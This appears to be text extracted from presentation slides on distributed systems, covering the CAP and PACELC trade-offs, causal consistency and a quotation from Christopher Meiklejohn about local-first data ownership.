
CAP → PACELC 📦🦌

- If network partition, pick from:
  - Availability (A) ✅ **Uptime!**
  - Consistency (C)
- Else (E) running normally, pick from:
  - Latency (L) ✅ **Speed!**
  - Consistency (C)




Consistency is a Lie 🍰

Causal Islands 🏖️🏝️



"Causal Subjectivity"



Consistency is a Lie 🍰

As we continue to increase the number of globally connected devices, we ***must embrace a design that considers every single member in the system as the primary site*** for the data that it is generates.

It is ***completely impractical*** that we can look at a single, or a small number, of globally distributed data centers as the primary site for all global information that we desire to perform computations with.

– Christopher Meiklejohn, A Certain Tendency Of The Database Community

Place & Time

PLOP

🗺️


PLOP 🗺️

